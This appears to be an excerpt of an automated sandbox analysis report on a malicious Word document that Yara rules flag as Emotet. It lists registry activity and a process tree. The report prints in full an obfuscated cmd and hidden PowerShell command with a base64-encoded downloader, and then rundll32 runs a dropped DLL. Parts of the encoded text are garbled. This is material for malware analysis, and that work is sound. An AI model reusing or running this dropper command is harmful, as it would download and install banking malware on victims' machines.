File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF376D392BA1B7C221.TMP	success or wait	1	7FEE9049AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VB	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VB\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VB\7.0\Com	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Com	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4D27	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\F4D27	F4D27	binary	04 00 00 00 08 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	00 00 00 00 00 00 FF FF Old Data	00 00 00 00 FF FF FF FF New Data	Completion	Source Count Address	Symbol
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Analysis Process: cmd.exe PID: 2496 Parent PID: 1220

General

Start time:	19:55:36
Start date:	26/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en thr^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFMAdgAgACAAUABCADUAbwAgAC AAKABbAFQAWQBwAEUAXQAOACIAeWwAyAH0AewAxAH0AewA1AH0AewAzAH0Aew AwAH0AewA2AH0AewA0AH0AlgAgAC0ARgAgACcAVAAnAcwAJwBFAE0ALgBJAC cALAAAnAFMAWQBzAFQAJwAsAcAZQBDACCALAAAnAHKAJwAsAcAbwAuAEQASQ BSACcALAAAnAE8AUgAnAcIAIApACAAOWAgACAAUwBFAHQALQBjAFQARQBtAC AAdgBBFIASQBhAEIATABIADoAbQA3AGEAOQAgAcGAWwB0AHKAcbAF0AKA AiAhSANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsAngB9AHsAMAB9AH sANwB9ACIAIAAtAGYAJwBuACcALAAAnAEKAQWBFHAATwBJAE4AdABtACcALA AnAG4AZQBUCALAAAnAC4AJwAsAcCwB5AFMAdABIAE0ALgAnAcwAJwBzAE UAUgB2ACcALAAAnAEEAJwAsAcAYQBHAGUAcgAnAcIAIApACAAIAA7ACAAIA AkAEKAAb2ADgAOQBfAGcAPQAKAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF 0AKAAZADMAKQAgAcSIAAKAEgAMgAZAEQAOWAkAEQAQOAE0APQAOAcGjw BQADcAJwArAcCmGAnAcKwAnAFgAJwApADsAIAAOAcARQBUCACgABhAH IAaQBhAEIAbABIACAACAbiADUAbwAgAC0AVgBBACKAOgA6ACIAyWByAEUAYQ BUAGUAZABpAGAAUgBIAEMAdABgAG8AUgBZACIAKAAKAEgATwBNAEUAIARAC AAKAAoAcGjwA5AGsAJwArAcCAdABOAGsAJwApAcSjwAyACcAKwAnAGQAJw ArAcGjwB1AGgAYgA5ACcAKwAnAGsAdAAnAcSjwBHAGAbBoAcCkQArAC gAJwA5AGkAJwArAcCAYQASAGsAdAAnAcCkAKQuACIACgBFAGAAUBSAGEAQw BIACIAKAAoAcAOQAnAcSjwBrAHQAjwApAcwAJwBcACcAKQApAcKAOwAKAE oOAA3AEgAPQAOAcCUwAnAcSjwB0ACcAKAAAnADMANGAnAcSjwB0ACcAKQApAIA AoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAGAE0ANwBhADkAIAAgAC0AVgBBAC AAIAPAdAOgAIFMARQBJAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAAbw BMACIAIAA9ACAAKAoAcAVABsACcAKwAnAHMAJwApAcSjwAxADIAJwApAD sAJABYADIAMgBVAD0AKAAnAEUAJwArAcGjwBfAcCkKwAnAF8ARQAnAcCkAQ A7ACQUAAyADcAcABxAGUAMwAgAD0AIAAoAcARQA2ACcAKwAnAF8AUgAnAC kAOwAkAEYAMwA5AEwAPQAOAcGjwBRACcAKwAnADkAAnAcCkAKwAnAFcAJw ApADsAJABBAGQAMQByAGEAOABUAD0AJABIAE8ATQBFACsAKAAoAcCgAJwBLAG kAJwArAcCAbQAnAcCkAKwAoAcCAtgBrADIAZAAAnAcSjwB1AGgAYgAnAcCkAK wAnAesAaQAnAcSjwBtACcAKwAoAcCfRwB4ACcAKwAnAGwAJwApAcSjwBoAD kAJwArAcGjwBpAcCkKwAnAGEASwBpAcCkQArAcCAbQAnAcCkALQBSAGUAU BSGAEAyWBIACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwAD UAKwBbAEMASABBFIAXQAxADAQOApAcwAWwBDAEgAQQBSAF0AQYAcCKAw AkFAAMgA3AHAACQBIADMAKwAnAC4AZAAnACAkKwAgAcCAbABsACcAOwAKAF YAMgA4AFUAPQAOAcCQwA4ACcAKwAnADgASwAnAcCkAOwAKAE0AcGjwBpAHEAZA A1ADkAPQAnAgGjwAgAcSIAAnAHQAdAAnACAkKwAgAcCcaAnADsAJABLAH cAMwA3ADKANAB4AD0AKAAnAHgAIAAnAcSjwBbAcCkKwAoAcCAlIABzAGgAJw ArAcCAlAAAnAcCkAKwAoAcCAYgAnAcSjwA6AC8ALwBjAGEAYgAuAG0AEQAnAc sAJwBrAGYAJwApAcSjwBuAC4AJwArAcGjwBjAG8AbQAnAcSjwAvAcCkAQ ArAcCAYQAnAcSjwArAcCABQBPAG4AJwApAcSjwAvAcCkKwAoAc cAWAAvAcCkKwAnACEAJwApAcSjwB4ACcAKwAoAcCAlAAAnAcSjwBbACAACw AnAcCkKwAnAGGjwArAcGjwAgGIAJwArAcCAGAnAcCkKwAoAcCAlwAnAc sAJwAvAGIAaBhAcCkQArAcCAwAnAcSjwB0AGkAJwArAcGjwB2AHIAAQ BUAGQAJwArAcCAlGAnAcSjwBjAG8AbQAvAGMAJwApAcSjwBnAcCkKwAoAc cAaQAnAcSjwAtAGIAaQBUCcAKQArAcGjwAvAcCkKwAnAEoAQgBiAGIAJw ArAcCAOAnAcSjwAvAcCEAeAAGfAsIAAnAcCkKwAnAHMAAAAnAcSjwBnAc AAyGAnAcSjwA6ACcAKQArAcGjwAvAcCkKwAnAC8AdgBhAG4AJwArAcCZA BKAG4AYQAnAcCkKwAoAcCAYgBoAGEAcgBnAcCkKwAnAGEAJwApAcSjwBzAG UAJwArAcGjwAuAGMAJwArAcCABwAnAcCkKwAoAcCABQAVAGEAcwBzACcAK wAnAGUAdAAnAcCkKwAnAC8AVwAnAcSjwB0AGkAJwArAcGjwB2AHIAAQ cAIQAnAcSjwB4CAAJwArAcCAlwAgAcCkKwAoAcCwAnAcSjwBoACA AJwApAcSjwB0AC8AbwAnAcSjwBuACcAKwAnAGwAaQBUCcAKQArAcCZQAnAc sAKAAAnAcC0AJwArAcCAdABpAG0AZQByAcCkKwAnAC0AJwApAcSjwB0AGsAJw ArAcCAdgBoAcCkQArAcGjwB4AHoAJwArAcCAlwBpAcCkQArAcCABAnAc sAKAAAnAFgAJwArAcCATAvACEAeAAnAcCkKwAoAcCAlABbACAACwAnAcSjw BoACAAJwApAcSjwAnAGIAOgAnAcSjwAvAcCkQArAcCAlwAnAcSjwBnAc cAKwAoAcCABwBjACcAKwAnAHAAJwArAcCAaABVAG4AJwApAcSjwB3AHAAJwArAc cALQAnAcCkKwAnAGMAbwAnAcSjwBuAHQAjwArAcGjwBjAG4AdAAvAcCkKw AnAGwAJwApAcSjwBnAcCkKwAoAcCAtQBDACCkKwAnAC8AIQAnAcCkKwAoAc cAeAAGAcCkKwAnAFsAlIBzACcAKQArAcGjwBoAcCkKwAnACAAYgA6AC8ALw AnAcSjwB3AHcAJwApAcSjwB3ACcKwAoAcCAlgBsAcCkKwAnAGUAJwApAc sAKAAAnAHQAjwArAcCwBjACcAKQArAcCABwBtACcAKwAnAHAAyQAnAcSjw AnAHIAJwArAcCZQBvAG4AJwApAcSjwAnAGwAJwArAcCAaQBUCcAKQArAc gAJwBIAcCkKwAnAC4AYwAnAcCkKwAoAcCABwBtAC8AZAAnAcSjwB3AHAAJwArAc cALQAnAcCkKwAnAGMAbwAnAcSjwBuAHQAjwArAcGjwBjAG4AdAAvAcCkKw AnAGwAJwApAcSjwBnAcCkKwAoAcCAtQBDACCkKwAnAC8AIQAnAcCkKwAoAc cAeAAGAcCkKwAnAFsAlIBzACcAKQArAcGjwBoAcCkKwAnACAAYgA6AC8ALw AnAcSjwB3AHcAJwApAcSjwB3ACcKwAoAcCAlgBsAcCkKwAnAGUAJwApAc sAKAAAnAHQAjwArAcCwBjACcAKQArAcCABwBtACcAKwAnAHAAyQAnAcSjw AnAHIAJwArAcCZQBvAG4AJwApAcSjwAnAGwAJwArAcCAaQBUCcAKQArAc gAJwBIAcCkKw

	B0AG8AcbgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAAnACsAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAAnACsAJwAtACcAKQArACcAYwBvACcAKwAnAG4AdAAAnACsAJwBIAG4AJwArACcAdAAAnACsAKAAAnAC8AAAnACsAJwBHAGgAWQAnACKkAnADIALwAnACKALgAiAHIAHYABIAHAAAYA BMAEEAQwBIACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAAAAnACsAJwAgAGIAJwApACkALAAoAFsAYQByAHIAIYQB5AF0AKAAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAAE0AcgBpAHEAZAA1ADkALAAAnAHcAZAAnACKAWwAzAF0AKQAuACIACwBQAGwYABpAHQAIgAoACQAQQ A3ADYAQgAGcAIAAKAEkAaAB2ADgAOQBfAGcAIAArACAAJABRAdcAXwBSACkAOwAKAFYA0ABfAEcAPQAoACgAJwBNACcAKwAnADUAMQAnACKkAnAFYAJwApADsAZgBvAHIAZQBhAGMAaAagACgAJABYAGoAOABzADEANQAxACAaQBwUC AAJABLAHcAMwA3ADkANAB4ACKAewB0AHIAeQB7ACgALgAoACcATgBIACcAKwAnAHcALQBPAgiAagBIAgMAJwArACcAdAAAnACKAIABzAFkAUwB0AEUABQAuAG 4ARQBUAC4AdwBFAEIAQwBMAEKAZQBwAFQAKQAuACIAZABPAGAdwBuAGAATA BPAGEARABmAGkAbABIAcIAKAAkAFgAag4AHMAMQA1ADEALAAgACQAQQBkAD EAcgBhADgAbgApADsAJABEADkANABKAD0AKAAAnAEIAJwArACgAJwAzACcAKw AnADIArWAnACKAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAATAEkAJwArAC cAdABIAcCkAKwAnAG0AJwApACAAJABBAGQAMQByAGEAOABwACKALgAiEwAYA BFAG4AZwBgAFQASAAiACAALQBnAGUAIaAZADMAMQAYADAkQAgHsALgAoAC cAcgB1AG4AZABsACcAKwAnAGwAMwAnACsAJwAyACcAKQAgACQAQQBkADEAcg BhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAAnAFMAdABYACcAKwAnAG kAJwApACsAJwBuAGcAJwApAC4AlgB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQ A7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApAC kAOwBiAHIAZQBhAGsAOwAKAFYA0ABfAFAAPQAoACcARgA2ACcAKwAnADcATA AnACKAfQB9AGMAYQB0AGMAaAB7AH0AfQAKAFEMAA0AFYAPQAoACcASQAYAC cAKwAnADYAWgAnACKA
Imagebase:	0x49d60000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8FA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2524 Parent PID: 2496

General	
Start time:	19:55:37
Start date:	26/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff4d0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1296 Parent PID: 2496

General	
Start time:	19:55:37
Start date:	26/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IAAGAFMAdgAgACAAUABCADUAbwAgAC AAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAxAH0AewA1AH0AewAzAH0Aew AwAH0AewA2AH0AewA0AH0AlgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJAC cALAAAnAFMAWQBzAFQAJwAsACcAZQBDAcCAlAAAnAHkAJwAsACcAbwAuAEQASQ BSACcALAAAnAE8AUgAnACKAIAPCAAOwAgACAAUwBFHQALQBjAFQARQBtAC AAdgBBAFIASQBhAEIATABIADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKA AiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AH sANwB9ACIAIAAtAGYAJwBuACcALAAAnAEkAQwBFHAHAATwBJAE4AdABtACcALA AnAG4AZQBUCcALAAAnAC4AJwAsACcAcwB5AFMAdABIAE0ALgAnACwAJwBzAE UAUGB2ACcALAAAnAEEAJwAsACcAYQBHAGUAcgAnACKAIAPCAAAIAA7ACAAIA AkAEKAAAB2ADgAOQBfAGcAPQAkAE0AQOAxAEcAIAArACAwwBjAGgAYQByAF 0AKAAZADMAKQAgACsAIAAKAEgAMgAzAEQAOWAKAEQAQOAE0APQAoACgAJw B0ADgB0AFQAKAFEMAA0AFYAPQAoACcASQAYACcAKwAnADYAWgAnACKA

BQALCAJWATACCAMGnAACKAKWnAFA-gJWAPADSAIAA0AGCARQBUCU0gBnAH
IAaQBhAEIAbABIACAACAbiADUAbwAgAC0AVgBBACKAOgA6ACIA YwByAEUAYQ
BUAGUAZABPAGAAUgBIAEMAdABgAG8AUgBZACIAKAkAEgATwBNAEUIAARAC
AAKAAoACGjAwA5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAjw
ArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAGAbAbOAcCAKQArAC
gAJwA5AGKAJwArACcAYQA5AGsAdAAnACkAKQAUACIacgBFAGAAUABsAGEAQw
BIACIAKAoACcAQOAnACsAJwBrAHQAJwApACwAJwBcACcAKQAPACkAwAKAE
oAOAA3AEgAPQAOAcAUwAnACsAKAAnADMANGAnACsAJwBOACcAKQAPADsAIA
AoACAAIAB2AGEAUGBJAGEAYgBsAGUAIAGeAOE0ANwBhADkAIAAGAC0AVgBBAC
AIAAPAdAoAGAiAFMARQBJAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbw
BMACIAIA9ACAAKAoACcAVABsACcAKwAnAHMAJwApACsAJwXADIAJwApAD
sAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQ
A7ACQUAAyAdcAcBxAGUAMwAgAD0AIAoACcARQA2ACcAKwAnAF8AUgAnAC
kAOwAKAEYAMwA5AEwAFQAOACgAJwBRACcAKwAnADKANAnACkAKwAnAfcAJw
ApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAG
kAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAAnACsAJwB1AGgAYgAnACkAKw
AnAESaAQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoAD
kAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUA
BsAGEAYwBIACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAWAD
UAKwBbAEMASABBFAIXQAxADAAOQAPACwAWwBDAEgAQQBSAF0AQYAcAKKw
AKAFAMgA3AHAACQBIDMAKwAnAC4AZAAAnACAkAwAgACcAbABsACcAOwAKAF
YAMgA4FUAPQAOAcCQwA4ACcAKwAnADgASwAnACkAOwAKAE0AcgBpAHEAZA
A1ADKAPQAnAGgAJwAgACsAlIAAnAHQAdAAnACAkAwAgACcAcAnADsAJABLAH
cAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIBZAGgAJw
ArACcAlIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAOAG0AeAJwAnAC
sAJwBrAGYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQ
ArACcAYQAnACsAKAAnAGQAjwArACcAbQBPg4AJwApACsAJwAvACcAKwAoAC
cAWAAvACcAKwAnACEAJwApACsAJwB4ACcAKwAoACcAlIAAnACsAJwBbACcAw
AnACkAKwAnAGgAJwArACgAJwAgGIAJwArACcAOgAnACkAKwAoACcALwAnAC
sAJwAvAGIAaAbhACcAKQArACcAawAnACsAJwBOAGkAJwArACgAJwB2AHIAaQ
BuAGQAJwArACcALgAnACsAJwBjAG8AbQAVAGMAJwApACsAJwBnACcAKwAoAC
cAaQAnACsAJwAtAGIAaQBUACcAKQArACgAJwAvACcAKwAnAEoAQgBBIAGIAJw
ArACcAOAnACsAJwACEAeAAGAFsAlIAAnACkAKwAnAHMAaAAnACsAKAAnAC
AAyGAnACsAJwA6ACcAKQArACgAJwAvACcAKwAnAC8AdgBhAG4AJwArACcAZA
BKAG4YAJwArACcAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AG
UAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwAoACcAbQAVAGEAcwBzACcAKw
AnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArAC
cAIQAnACsAJwB4CAAJwArACcAWwAgACcAKwAoACcAcwAnACsAJwBoACAAJw
ApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGKAZATACcAKwAnAG
IAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnACkAKwAnAGUAJw
ArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBUACcAKQArACcAZQAnAC
sAKAAnAC0AJwArACcAdABpAG0AZQByACcAKwAnAC0AJwApACsAKAAnAGsAJw
ArACcAdgBoACcAKQArACgAJwB4AHOAJwArACcALwBpACcAKQArACcAbAAnAC
sAKAAnAFgAJwArACcATAvACEAeAAnACkAKwAoACcAlABbACAACwAnACsAJw
BoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnAC
cAKwAoACcAbwBjACcAKwAnAHAAJwArACcAaABvAG4AJwApACsAKAAnAGcAdA
BoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAC
cALQAnACkAKwAnAGMAbwAnACsAJwBuAHQAJwArACgAJwBIAg4AdAAvACcAKw
AnAGwAJwApACsAJwBNACcAKwAoACcATQBDACCkAKwAnAC8AIQAnACkAKwAoAC
cAeAAgACcAKwAnAFsAlIBzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8ALw
AnACsAJwB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApAC
sAKAAnAHQAJwArACcAcwBjACcAKQArACcAbwBtACcAKwAnAHAAyQAnACsAKA
AnAHIAJwArACcAZQBvAG4AJwApACsAKAAnAGwAJwArACcAaQBUCcAKAAnAGcAdA
gAJwBIACcAKwAnAC4AYwAnACkAKwAoACcAbwBtAC8AZAAnACsAJwBIACcAKQ
ArACgAJwAuAGwAJwArACcAZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnAC
sAJwBwACcAKwAnAGEAJwArACcAcgBIACcAKwAnAG8AbgAnACsAKAAnAGwAaQ
AnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACcAYwBvAG0AJwArACcALwB3AF
kAZAAvACcAKwAnACEAeAAGACcAKQArACcAWwAnACsAKAAnACAACwAnACsAJw
BoACAAyGAnACsAJwA6AC8AJwApACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAG
IAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAnACcAcw
B0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnAC
sAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAACwAvAHCaAAnACsAJwAtACcAKQ
ArACcAYwBvACcAKwAnAG4AdAAnACsAJwBIAG4AJwArACcAdAAnACsAKAAnAC
8AAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAIAHIAAYABIAHAA YA
BMAEEAQwBIACIAKAoACcAeAAGACcAKwAnAFsAJwArACgAJwAgAHMAaAAnAC
sAJwAgGIAJwApACkALAAoAFsAYQByAHIAyQB5AF0AKAAnAG4AagAnACwAJw
B0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAAE0AcgBpAHEAZAA1AD
kALAAAnAHcAZAAnACKAWwAzAF0AKQAuACIacwBQAGwAYABpAHQAlGaoACCAQQ
A3ADYAQgAGACsAIAAKAEkAaAB2ADgAQOQBfAGcAlAArACAAJABRADcAXwBSAC
kAOwAKAFYAOABfAEcAPQAOAcGgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJw
ApADsAZgBvAHIAZQBhAGMAaAAGACgAJABYAGoAOABzADEANQAnACcAaQBUAC
AAJABLAHcAMwA3ADkANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBIACcAKw
AnAHcALQBPAGIAAgBIAGMAJwArACcAdAAnACkAlIBzAFkAUwB0AEUAbQAUg
4ARQBUAC4AdwBFIEAIAQwBMAEKAZQBvAFQAKQAuACIAZABPAGAAADBuAGGAATA
BPAGEARBMAGkAbABIACIAKAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkAD
EAcgBhADgAbgApADsAJABEADKANABKAD0AKAAnAEIAJwArACgAJwZwZcACkAw
AnADIARwAnACkAKQA7AEkAZgAGACgAKAAMcGgAJwBHAGUAdAAtAEkAJwArAC
cAdABIAcCkAKwAnAG0AJwApACAAJABBAGQAMQByAGEAOABuACkALgAIAEAYYA
BFAG4AZwBgAFQASAAiACALQBNAGUAIAZADMAMQAYADAkQAGhSALgAoAC
cAcgB1AG4AZABsACcAKwAnAGwAMwAnACsAJwAyACcAKQAGACQAQQBkADEAcg
BhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMADABYAACcAKwAnAG
kAJwApACsAJwBuAGcAJwApAC4AlgB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQ
A7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApAC
kAOwBiAHIAZQBhAGsAOwAKAFYAOABfAFAAPQAOAcCARGA2ACcAKwAnADcATA
AnACkAFQB9AGMAYQB0AGMAaAB7AH0AfQAKAFEMA0AFYAPQAOAcCAsAQYAC
cAKwAnADYAWgAnACKA

Imagebase:	0x13f280000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE81969DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE81969DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE823BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE823BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol			
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2832 Parent PID: 1296

General

Start time:	19:55:42
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString
Imagebase:	0xffe10000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	64	success or wait	1	FFE127D0	ReadFile
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	264	success or wait	1	FFE1281C	ReadFile

Analysis Process: rundll32.exe PID: 2780 Parent PID: 2832

General

Start time:	19:55:43
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102076691.000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102719700.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102091974.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2896 Parent PID: 2780

General

Start time:	19:55:47
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Nk2duhb\Gx\h9ia\E6_R.dll',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2114421803.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2117996445.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2114399878.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 2936 Parent PID: 2896

General

Start time:	19:55:53
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Agilizgamuljdwmlmwfccqgtrgsdamx.pjv',NRUAmATPeNJ
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2125204739.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2128583729.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.212522649.0000000000230000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2480 Parent PID: 2936

General

Start time:	19:55:58
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
